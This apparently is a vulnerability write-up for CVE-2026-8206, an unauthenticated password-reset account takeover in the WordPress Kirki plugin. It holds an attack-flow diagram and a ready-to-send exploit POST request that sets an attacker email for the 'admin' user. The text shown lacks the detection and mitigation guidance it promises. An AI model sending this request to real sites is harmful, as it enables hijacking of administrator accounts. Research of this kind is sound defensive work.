
Technical reconstruction and proof-of-concept for CVE-2026-8206, an unauthenticated account takeover in the WordPress Kirki plugin, with detection and mitigation guidance.

A deep-dive technical reconstruction and impact assessment of CVE-2026-8206—a critical CVSS 9.8 business logic flaw discovered in the WordPress Kirki plugin (v6.0.0 through v6.0.6) that allows complete administrative account takeovers via custom REST API endpoints.

This vulnerability bypasses standard security parameters because the application engine fails to cryptographically bind account identifiers to their registered destination addresses.
       [ Attacker Machine ]
                │
                ▼ (Sends Crafted POST Request)
┌──────────────────────────────────────────────┐
│  /wp-json/KirkiComponentLibrary/v1/...       │ ◄── Includes target username +
└──────────────────┬───────────────────────────┘     attacker-controlled email
                   │
                   ▼
┌──────────────────────────────────────────────┐
│      Vulnerable REST API Endpoint            │ ◄── accepts payload without checking
└──────────────────┬───────────────────────────┘     identity trust boundaries
                   │
       [ Server Process Logical Loop ]
                   │
         ┌─────────┴─────────┐
         │                   │
  (Checks User)       (Routes Token)
         │                   │
         ▼                   ▼
┌─────────────────┐ ┌──────────────────────────────────────────────────┐
│ Validates that  │ │ Logic Fault: Generates cryptographically valid   │
│ "admin" account │ │ reset link but dispatches the payload route out  │
│ exists in DB    │ │ directly to the Attacker's Mailbox               │
└─────────────────┘ └──────────────────────────────────────────────────┘
handle_forgot_password() function breaks identity tracking by routing recovery keys to unverified client parameters.proof-of-concept/ ── Contains the optimized request outline payload schema file.Detailed exploitation parameters, nonce collection methods, and live verification payloads are available within the lab documentation manual.

Once your sandbox targets are established, the custom payload structures are directed to the active REST API routing configurations:
POST /wp-json/KirkiComponentLibrary/v1/kirki-forgot-password HTTP/1.1
Host: target-wordpress-site.local
Content-Type: application/json

{
  "username": "admin",
  "email": "[email protected]"
}



Below is the execution verification showing the response payload environment when running the exploit scenario inside the laboratory framework:
![Vulnerability Reconstruction Verification]